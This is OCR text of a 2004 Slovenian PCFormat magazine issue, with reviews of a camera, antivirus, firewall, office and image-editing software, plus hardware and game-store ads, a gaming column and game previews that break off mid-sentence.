
Ima pa Optio 750z tudi nekaj temnih plati. Ena je odsotnost bližnjice do nastavitve občutljivosti ISO, ki je zakopana nekje v meniju. Če ste navdušen fotograf in vam samodejen način ne pomeni veliko, boste pač morali brskati. Aha, pa še to – pri najvišji občutljivosti ISO 400 lahko kar pozabite na nočne fotografske izlete – svetlobe bo enostavno premalo. Nekaj drugih malenkosti pa verjetno ni vrednih omembe.

Vsekakor pa je vredno omeniti kakovost posnetkov, ki predstavlja enega glavnih adutov Optia 750z. Fotografije so ostre, bistre, dobro nasičene in barve pravilno prikazane. Če vas prepriča že to, kar pripravite denar za nakup.

Senzor	7 megapikslov, 1/1.8-palčni CCD
Objektiv	Pentax SMC 5.8–17.4mm (ekvivalent 38–114mm) f2.6–4.6 3x zoom
Načini fotografiranja	PASM, scenski
Ostrenje	Samodejno, makro, super makro, ročno
Zaslon	LCD 1.8-palčni
Snemanje filma	30/15fps pri 640x480/320x240 pikslov
Ostalo	PictBridge, RAW
Pomnilnik	Kartica SD
Baterija	Li-ion, D-LI7
Avtonomija baterije	Pribl. 245 posnetkov (50% z uporabo bliskavice)
Mere	100 x 61.5 x 42mm
Prenos	USB

PCF 84

"Ko dobim žepnino, si ga kupim!"




Norton AntiVirus 2005

Cena 22.640 SIT **Na spletu** www.symantec.com **Testiranje omogočil** CHS, 01 280 66 00

Symantecove protivirusne rešitve uživajo precejšen sloves, čeprav različica *NAV 2004* ni bila med tistimi, ki bi jih lahko imeli najraje. *2004* je bil počasen, sistemsko požrešen in določenih virusov ni imel kakšne posebne želje zbrisati. Zato smo bili do nove različice precej skeptični – a kot se je pokazalo, je bila ta skepsa neupravičena. *NAV 2005* je neprimerno hitrejši od svojega starejšega bratca, in je prepoznal čisto vse viruse, ki so si drznili privohljati v bližino testnega računalnika. Najboljša novost različice *2005* pa je blokiranje črvov, ki dejansko funkcionira kot neke vrste požarni zid. To je še posebej dobrodošlo, če vam programski požarni zidovi niso ravno pri srcu in želite samo zaščito pred najbolj grobimi oblikami okužb. Zaščito pred črvi je mogoče tudi precej fino nastaviti, in sicer za vsak program in vse oblike trojanskih konjev. To različico vam res lahko samo toplo priporočimo.

PCF 89 "Predhodnik morda ni bil najboljši, je pa *NAV 2005* resnično dober."



Slovenski OpenOffice.org 1.1

Cena 15.600 SIT **Na spletu** www.openoffice.org
Testiranje omogočila Agenda, 02 234 08 60


OpenOffice.org po uporabnosti in kvaliteti gotovo spada med prvih pet brezplačnih programskih paketov. Sestavljajo ga urejevalnik besedil *Writer*, program za delo s preglednicami *Calc*, *Impress* za izdelovanje predstavitev, *Draw* za risanje vektorskih risb, urejevalnik enačb *Math* ter še kup manjših dodatkov. Posamezni programi so tudi združljivi s svojimi dražjimi sorodniki iz paketa *MS Office*, ki veljajo za nekakšen standard.

In kako to, da ima prej brezplačen paket naenkrat svojo ceno? Stvar je v tem, da je podjetje Agenda slovensko različico programa (1.1.2) za Windows in Linux zapakiralo v lično škatlo, priložilo 125 strani debel namestitveni vodič, ponudilo 30-dnevno telefonsko podporo, 1-letno elektronsko podporo in navrglo 5 tisočakov vreden bon za izobraževanje. Če se vam zdi dobrih 15 tisočakov veliko za enega najboljših tovrstnih paketov na tržišču, ki je poleg tega preveden v slovenščino in nosi v svojih žepih še številne ugodnosti, potem gotovo niste preverili cene konkurence. Škoda le, da so z datumom izdaje zgrešili dodatek popolnoma v slovenščino prevedene pomoči.

PCF 80 "Ocena je zelo odvisna od tega, koliko vam pomenijo priročnost in dodatki."

Neverjetna mobilnost NEC

VERSA M340 f



intel inside celeron M

Vrhunska tehnologija po dostopni ceni


- odlične zmogljivosti
- vsestranska povezljivost
- resnična mobilnost
- izjemna avtonomija

- Intel® Celeron® M procesor 340 (1,50 GHz)
- Intel® 855 nabor
- Intel® PRO/Wireless 2200BG card (podpira 802.11b/g)
- Trdi disk 40 GB
- 256MB DDR 333 Mhz spomin
- 15" XGA TFT zaslon
- Combo DVD/CD-RW enota
- Intel® 855GME UMA grafična kartica do 64 MB
- Integriran Soft audio AC97
- Integriran 10/100 Ethernet card (LAN)
- 3 x USB 2.0, 56k modem, Firewire, 1 x PCMCIA
- Free DOS, Li-Ion baterija, teža: 2,9 kg
- Slovenska tipkovnica

NEC VERSA M340 f

239.900 SIT

POOBLAŠČENI PRODAJALCI: Harvey Norman, Janus Trade, Big Bang, Teal, PowerPlus, Mentis, Tech Trade, Rolan, Metaling.




Norman Personal Firewall

Cena 5.990 SIT **Na spletu** www.norman-si.com
Testiranje omogočil Norman Adriatic, 041 629 654

Doslej smo vam predstavili že dva Normanova izdelka, in sicer protivirusni program ter komplet protivirusnega programa in požarnega zidu. Tokrat pa smo si podrobneje ogledali samo požarni zid za domače uporabnike, *Norman Personal Firewall*, ki poleg standardnih funkcij požarnega zidu ponuja tudi filtriranje spletnih vsebin, blokiranje oglasov in starševski nadzor.

Ob poplavi podobnih izdelkov, ki so nas doslej večinoma le razočarali, je *Norman Personal Firewall* pravi balzam za dušo. Po številu možnosti še najbolj spominja na strojne požarne zidove, kar je dobro, če gledamo z zmogljivostnega vidika, ne tako dobro pa, če gledamo skozi oči popolnoma neukega uporabnika. *NPF* namreč ne bo počel ničesar namesto vas, temveč mu boste morali povedati vse, kar želite od njega. Čarovniki so sicer odlični, a bodo neizkušeni uporabniki pogosto klikali po napačnih možnostih. Pri Normanu so nam povedali, da načrtujejo prevod vmesnika v slovenščino, kar bo v veliki meri omililo tovrstne težave, a lahko ta požarni zid trenutno priporočamo le tistim uporabnikom, ki vsaj približno vedo, kaj delajo. In tem bo služil več kot odlično.

PCF 88 "Požarni zid, tako poln funkcij, da je že na tesnem s prostorom. Pohvalno."



Izbor uredništva PCFormat November / 2004

Paint Shop Pro 9

Narišite umetnino ali le izbrišite taščo s poročne fotografije v nekaj enostavnih korakih.

Založnik Jasc Cena ok. 24.700 SIT Na spletu www.jasc.com

Umetnost ni le za umetnike. Če smo bolj natančni, ni le za tiste umetnike, ki so se že rodili s čopičem v roki ali tiste, ki lahko odštejejo pet milijonov za božjastno drag Adobov *Photoshop*. *Paint Shop Pro* ni najcenejši program za obdelavo slik na svetu, je pa eden tistih, ki si jih lahko privošči skoraj vsak. Za manj kot 30 tisočakov boste dobili vsa orodja, ki jih potrebujete za kakršno koli obdelavo ali predelavo slik. Z njim lahko počnete vse mogoče, od retuširanja slik do ustvarjanja izjemnih digitalnih umetnin, ne da bi se morali ubadati z utesnjujočimi čarovniki ali serijo zapletenih orodij. Če si želite popoln nadzor, ne da bi morali za to prodati ledvico ali tri, je *Paint Shop Pro* edini program, za katerega se splača odšteti zahtevano vsoto.

Moramo pa povedati, da nova različica ni ravno revolucionarna glede na prejšnjo. Je manjša in hitrejša, a če iščete nekaj osupljivega, kar bi vas prepričalo v nadgradnjo prejšnje različice, ta paket najverjetneje ne bo razdražil vaših brbončic. Razlike so po večini bolj prefinjene in bolj neposredno relevantne, kot le komplet novih filtrov.

Največja novost je nova plast Art Media. Kot dosedanji plasti Bitmap in Vector jo lahko uporabljate za izboljšanje katerekoli slike, a je vseeno bolj namenjena slikanjem kot tradicionalnim računalniškim umetnikom. Namesto da bi imela standardne čopiče – kvadratek ali krog, ki za sabo pušča črto izbrane barve – ponuja orodje Art Brush možnost naravnega mešanja in spajanja, saj je čopiče potrebno "namakati" v barvo, te pa sčasoma zmanjka, kot pri pravih čopičih. Na voljo je šest različnih čopičev: Oil, Pastel, Chalk, Crayon, Coloured Marker in Pencil, z orodjema Smear in Art Eraser pa lahko popravite ostre robove. Če ste kdaj uporabljali Corelovo orodje Painter, vas to ne bo ravno osupnilo, so pa dodatna orodja odličen dodatek že tako obsežnemu seznamu orodij v *PSP*.

Druga orodja mogoče niso tako impresivna kot je Art Media, a so izjemno uporabna za hitro popravljanje napak na slikah, še posebej na tistih, posnetih z digitalnimi fotoaparati. Enostaven filter za digitalne fotografije v trenutku popravi najbolj očitne napake na uvoženih fotografijah, orodji Fill FLash in Backlighting pa pomagata razsvetliti neželene senčne dele in izničita učinke preosvetljenosti. Nagrado za najbolj pompozno ime pa dobi filter Chromatic Aberration Removal, ki odstrani nadležne škrlatne obrobe, ki pogosto uničijo drugače dobro fotografijo. Najboljše od vsega pa je nativna podpora za datoteke RAW, ki zapečati sloves *PSP* kot resne aplikacije za profesionalce. Med bolj kreativnimi dodatki sta dolgo pričakovano orodje Radial Blur in orodje Symmetric Shape za ustvarjanje hitrih geometrijskih vzorcev. Obstajajo še izboljšave standardnih orodij, ki omogočajo hitro risanje krivulj in ustvarjanje zaobljenih robov likov.

GLAVNA *PSP* zna biti precej počasen z velikimi slikami. Profesionalci bodo raje uporabljali *Photoshop*.

ZGORAJ Obstaja ogromno vgrajenih filtrov, podprti pa so tudi *Photoshopovi* filtri, ki so standard.

SPODAJ Novo orodje Art Media omogoča ustvarjanje iluzije slikarske barve.

KORISTNE IZBOLJŠAVE

Za vsakodnevno rabo pa so posebej uporabne manjše izboljšave. Selektivno razveljavljanje omogoča enostavnejše popravljanje slik, z novimi orodji za kategorizacijo pa lahko celo upravljate z viri, a ne do take mere, da bi se kar takoj odpovedali namenskim orodjem.

Če potrebujete pošteno orodje za obdelavo slik, bo *Paint Shop Pro* kos nalogi. Ne more se sicer primerjati s *Photoshopom* v stopnji nadzora in količini orodij, a je tudi to pri slednjem dvorezen meč. *PSP* je veliko primernejše orodje za začetnike in pogosto tudi precej hitrejše. Mogoče nove možnosti niso ravno razburljive, so pa takšne, da jih bodo veseli uporabniki prejšnjih različic *PSP*.

PCF

Minimalne zahteve 300MHz, 256Mb RAM, Windows 98

Priporočene zahteve 1 Ghz, 512Mb RAM, Windows XP

92% "Izjemno zmogljiv in cenovno privlačen. Eden najboljših grafičnih urejevalnikov na trgu."

www.pasadena.si
Založba računalniške literature in spletna knjigarna

VideoToP 13

>> Multimedijski center

www.videotop.si

TRGOVINA:
- Vita Kraigherja 5, 2000 Maribor, City Center, Tel.:02 / 234-1 2
PON. - PET.: 09h - 20h, SOBOTA: 09h - 14h

DANES NAROČITE JUTRI ŽE DOBITE

Včlanite se v CD-ROM klub in kupujte igre ceneje.


Včlanitev je brezplačna in nikoli vas ne obvezuje do nakupov!

DOOM 3 HIT - HIT!

Legenda se vrača! Ena izmed redkih iger, ki je dosegla in presegla mitski status. Igra je narejena na čisto novem 3D pogonu, ki naj bi po besedah ustvarjalcev (id) presegel vse dosedanje. Nihče ne bo ostal hladen ob takšni igri. Gre za bodočo klasiko, ki s svojo neverjetno grafiko postavlja nove izzive svojim zasledovalcem. Fantastične sence, natančno izrisani liki in zvok, ki pričara vzdušje grozljivke, vam bodo demonstrirali, česa vse je sposoben vaš računalnik. Kralj se vrača na svoj prestol, pridružite se njegovim privržencem.

Cena: 12.990 SIT
Članska cena: Samo: 11.690 SIT

Colin McRae Rally 2005




Cena: 9.490 SIT
Članska cena: Samo: 8.540 SIT

Star Wars: Battlefront

Cena: 10.990 SIT
Članska cena: Samo: 9.890 SIT

Rome: Total War



Cena: 10.990 SIT
Članska cena: Samo: 9.890 SIT

Full Spectrum Warrior

Cena: 10.990 SIT
Članska cena: Samo: 9.890 SIT

NOVO! ShellShock Nam'67

ShellShock: Nam 67 je najnovejša vojaška igra v kateri se znajdeš sredi najbolj kontroverznega konflikta v 20. stoletju: Vietnamski vojni. Kot začetnik in nevednež te postavijo v džunglo nekje v Indokini kjer hitro izkusiš vse neprijetnosti: strah, nervozo, kaos, napalm bombe, kaosa, zahrbtne pasti ter smrtonosne in dobro zamaskirane Vietkongovce.


HIT!

Cena: 8.990 SIT
Cena za člana: Samo: 8.090 SIT

Yu-Gi-Oh! Power of Chaos

Cena: 8.490 SIT
Članska cena: Samo: 7.640 SIT

Deus Ex: Invisible War




Cena: 9.990 SIT
Članska cena: Samo: 8.990 SIT

Kohan II: Kings of War


Cena: 9.990 SIT
Članska cena: Samo: 8.990 SIT

Battle for Troy



Cena: 5.990 SIT
Članska cena: Samo: 5.390 SIT

Tony Hawk Underground 2



Cena: 10.990 SIT
Članska cena: Samo: 9.890 SIT

THRUSTMASTER®

Vodilni igralni pripomočki. GARANCIJA: 1 LETO. Servis zagotovljen tudi po izteku garancije.

Top Gun Afterburner II

Cena: 13.990 SIT

Digital 3 Gamepad

Cena: 3.690 SIT

Enzo Ferrari Force GT

Cena: 25.990 SIT

USB Joystick

Cena: 4.990 SIT

Ferrari licena, Ferrari kvaliteta!

Enzo Ferrari Wireless Racing Wheel

NOVO!

Cena: 18.990 SIT

Popravilo CD in DVD diskov

Ne mečite poškodovanih CD in DVD diskov proč!

Mi vam jih obnovimo da bodo delovali kot novi. S pomočjo preizkušene in patentirane tehnologije odstranimo praske s spodnje strani diska in tako omogočimo laserju, da disk znova prebere brez težave.

TOTAL DISC
CD REPAIR

Enzo Ferrari Racing Wheel PC & Ps2

NOVO!

Cena: 17.990 SIT

Firestorm Wireless Gamepad

Cena: 10.990 SIT

Firestorm Dual Analog 3 Gamepad

Cena: 5.790 SIT

DANES NAROČITE JUTRI ŽE DOBITE

Postanite član CD-ROM kluba in kupujte z 10% popustom! Pri nakupu v trgovinah ali preko pošte dobite nakupovalno kartico za nadaljne popuste!

Parkiranje v garažni hiši CITY! Pri nakupu nad 4.000 SIT prejmete BON za brezplačno parkiranje! PRI VSAKEM 6. NAKUPU PREJMETE IGRO DARILO!

Prodaja po pošti.
Poštnino plača VideoTop.

Veni, vidi!

Govori se, da pomeni živeti v bistvu delati kompromise. Škoda da nam tega nihče ni povedal, ker ta mesec nismo ravno ubirali neke srednje poti med kvaliteto in kvantiteto, ko smo spravljali skupaj odsek revije, ki ga imate pred seboj – mi smo se tokrat brez pomisleka odločili za oboje. Tako smo opisali najboljšo strategijo vseh časov, najboljšo managersko simulacijo vseh časov, najbolj zlobno igro vseh časov, dodali še rekordno število nogometnih opisov in še kup opisov in napovedi, na katere ste dolgo čakali.

Naslednjič, ko vam bo nekdo vneto razlagal, kako si je treba včasih v usta stlačiti tudi kaj špinače, da lahko potem pride na vrsto desert, ga poglejte v oči, si obrišite smetano iz kotičkov ust in pred njega vrzite to številko PCFormata. Mlenda je nekaj podobnega storil tudi dotični osvajalec Cezar, ko je nekoč davno vkorakal v Rim s svojo četico in rekel: "Gospoda, nobenih kompromisov ne bomo sklepali, bom kar celega vzel, hvala." Sicer je ta isti fant končal svojo pot z nekaj kilogrami odvečnega železja v hrbtu, ampak važna je ideja.

pisma@pcformatslo.net

Rome: Total War

Verjemite nam, obdobje rimskega imperija ni bil samo čas požrtij in razvrata. Preberite, kako so v tistih časih reševali medsosedska nesoglasja. **Stran 54.**

PCFormat - ovi strokovnjaki

TOMAŽ BARTOLJ
Trava, led, asfalt – Tomaž nam je ta mesec vztrajno dokazoval, da se odlično znajde na kakršnikoli podlagi. Iskrene čestitke.

ALJOŠA HANCMAN
Ta mesec je zahteval, da se pri izdelavi revije uporabi taktika 4-4-2. Pokazali smo mu rdeč karton in ga nagnali v garderobo.

TOMAŽ KOTNIK
Ko je prišel v službo oblečen v togo, smo mu zapleniti *Rome: Total War*. Skušali smo ga pomiriti z *Evil Genius*. Napaka.

JELENA VARDA
Melodrama, shrljivka in tragedija v enem: dolgo pričakovani (vsaj z njene strani) DVD z *Myst IV* je bil okvarjen. Smola.

MATEJ SLANIČ
Matej se že vztrajno pripravlja na prihod *NFS: Underground 2*. Ne ve, da si jo je neki T.B. rezerviral že lani.

BARBARA BANOVIČ
Tu bi sicer morala biti slika Andreja z na pol duhovitim pripisom o simulacijah letenja, a za spremembo imajo pri nas dame prednost.

SISTEM OCENJEVANJA

0-19% Negralno, leno, nič vredno, žaljivo
20-49% Zametki igre, pri razvoju je šlo nekaj narobe
50-69% Solidne ideje, majavi temelji
70-79% Zadovoljiv predstavnik zvrsti, ni pa za množice
80-89% Upravičen nakup za vse, le malo manjka do genialnosti
90+ Fenomenalen. Dobitnik nagrade *Izbor Uredništva*

Naše obljube

1. Opisujemo samo dokončne igre
Nikoli ne opisujemo naslovov, ki niso označeni kot dokončani in požegnani s strani založnika. To pomeni, da lahko korenito testiramo, preden podamo oceno.

2. Vedno povemo kar mislimo
Naši opisovalci obožujejo igre, a so popolnoma nepodkupljivi. Ni nas mogoče kupiti ali terorizirati, je naš moto.

3. Igre namenimo ustreznemu opisovalcu
Kombinirane izkušnje naših opisovalcev so nenadkriljive. Igre ljubimo in vsak naslov dodelimo opisovalcu, ki je obožavalec zvrsti.


4. Damo vam jasno priporočilo
Želite si vedeti, kaj se splača kupiti. Uporabljamo okvirčke, šake in primerjave, kombinirane z jasnimi sodbami, da vam olajšamo odločitev.

5. Prisluhnemo vam
Seveda imamo zmeraj prav, a včasih imajo drugi še bolj prav kot mi. Pridružite se nam na **www.pcformatslo.net/forum/** in z nami delite izkušnje.

IGRE
napovedi
opisi
vodiči

v tej številki

str.50 Sladke igre
str.52 Lestvice
str.52 Napoved NFS: Underground 2
str.53 Napoved Black & White 2
str.54 Rome: Total War
str.58 Wings of War
str.58 LMA Manager
str.59 Knights of Honor
str.60 Evil Genius
str.62 Conflict: Vietnam
str.63 Football Manager 2005
str.64 Club Football
str.66 Kohan 2
str.66 NHL 2005
str.67 Full Spectrum Warrior
str.68 FIFA 2005
str.69 Colin McRae 2005
str.70 CoD: United Offensive
str.71 Kratki opisi



Levi ali desni?

DRŽ'MO SKUPAJ

Igričarska industrija nas z vsakim finančnim poročilom prepričuje, da so PC igre v primerjavi s konzolnimi različicami (beri: njihovimi prodajnimi številkami) postale rezervni igralec. Poleg tega je med narni očitno začela teči reka, ki nas postavlja na ločene bregove, s katerih si le še mahamo – topoglavi kratkovidneži včasih celo le s sredincem.

Bili so začetki PC iger – čas ko je izšlo nekaj naslovov na leto, peščica, ki jih je preigravala peščica. Sledila so leta razcveta, ko se je število PC "geekov" tako povečalo, da jih niso več dohitevali obmetavati z jajci, jih namakati v javne WC-je in si izmišljati neumnih šal o uokvirjenem dnu steklenice. PC igralci so postali vsakdanjost, igre povsem sprejemljiv način zabave. Vsaj v ZDA, na Japonskem in ostalem razvitem svetu, medtem ko se na naših pašnikih še vedno najde dovolj koštrunov, ki v nam z nenehnim beketanjem bedarij vlivajo zaupanje, da nas bo čas povozil z 10-letnim zamikom.

Ne glede na stanje na naših planinah pa je moč politike prihodnosti razbrati iz dejanj svetovnih založnikov, ki vse večkrat vlečejo razmejitveno črto. "Tole je za nedeljske igrićarje, tole pa za zagrizene igralce." Očitno ljudje hrepenijo po razlogih za medsebojno obmetavanje z žaljivkami in postavljanje na okope, kajti besedne vojne med oberna "vrstama" se že prav lepo bohotijo: mukček, ki igra *FIFO* in ponovna vrnitev "geekov", ki buljijo v bedaste številke in simulacije. Tako ali tako bomo menda (a tem finančnim strokovnjakom ne gre preveč verjeti) navdušenci nad PC igrami čez nekaj let peli "Le milijon nas še živi...", sedaj pa se bomo še delili na tabore? Prisežem – če mi bo še en degradiranec med igranjem *FIFE* prek spleta začel težiti, naj se raje igram s PEZ figurami, ali me na drugi strani kdo čudno pogledal, ker so mi všeč igre, kot je *Knights of Honor* (samo učna misija traja 1 uro), bom, bom... No v bistvu ne bom storil ničesar drugega kot da bom napisal še eno jezno kolumno.

Tomaževe sladke igre

Novice, sladke kot sadne kupe. 100% brez grenila in umetnih barvil.

Prvo pravilo D&D: Vsak sovražnik je grd in zelen.

Ruski kazačok se je izkazal za učinkovito tehniko kraje žoge.

Forgotten Realms: Demon Stone

Datum izida November
Založnik Atari
Razvijalec Stormfront
Na spletu www.atari.com/demonstone

Pravila D&D nisoravno stalen gost v akcijskih pustolovščinah – vsaj ne za PC. A ob tridesetletnici igranja vlog so se avtorji odločili, da jih bodo poskusili vpeljati na nova področja; tako bomo priča D&D RTS *Dragonshard* enkrat pozno drugo leto in *Demon Stonu*, ki je po zasnovi še najbolj podoben *LOTR: Return of the King* s pridihom vzdušja (starejših) iger, kot sta *Gauntlet* ter *The Lost Vikings*. Upravljali boste z dejanji tričlanske druščine, opis delovnih nalog pa vsebuje zgolj in samo pretepanje, sekljanje, mikastenje ter dovolj hudobnih in bleščavih urokov. Med posameznimi, skozi naloge rastočimi liki, bo mogoče kadarkoli preklapljati in se s tem prilagajati na predočene nam izzive v obliki valov orkov, Slaadov, Yuan-tijev ter trolov, ki bodo v vašo bližino silili skozi vseh 10 linearnih stopenj.

Pro Evo Soccer 4


Datum izida November
Založnik Konami
Razvijalec Konami
Na spletu http://de.konami-europe.com

Eden, ki vlada vsem. Kakšna bi morala biti igra, ki bi pod eno kodo združila vse navdušence nad nogometom? Vprašanje bo morda brez odgovora le še nekaj dni, kajti *PES 4* izgleda mnogo več kot obetavno. Že s prvim prihodom na PC je povzročil revolucijo in masovno spreobrnitev igralcev, tokrat pa kani prepričati še tiste, ki si poleg najboljrealističnega igralnega modela željo še atraktivnega videza in več licenčnosti. Animacije gibanja so izpopolnjene, da se lahko kosajo z mnogo bolj razkazovalno orientirano *FIFO*, prisotni so znani obrazi kot so Totti, Henry in Collina ter nove lige. Vključeni bodo nov sistem preigravanja, dresi, ki se bodo zamazali in, kot namiguje prisotnost Colline, prvič tudi sodnik na igrišču. Edina stvar, ki nas mora še skrbeti je, ali bodo naši leni prsti kos delu.

Commandos: Strike Force

Datum izida Pomlad
Založnik Pyro
Razvijalec Eidos
Na spletu http://csf.pyrostudios.com

Ne verno sicer, ali Eidos samo nadaljuje s svojim trendom poneumljanja sleherne globoke/kakovostne igre, ki jo še ima v lasti, ali pa gre dejansko za poskus prevetritve in novega pogleda na priljubljeno serijo. Kakorkoli že, najnovejši del *Commandosov* bo prvoosebna taktična strelska igra, postavljena v – uh, ah – drugo svetovno vojno. Da bo vsaj nekoliko pridiha stanih časov, bodo igralni trije različni liki – Zelena baretka ali tip, ki ima rad vse, kar je težko in dela "pok-pok", Vohun: smrtonosno bodalo v senci ter Ostrostrelec: ime so mu



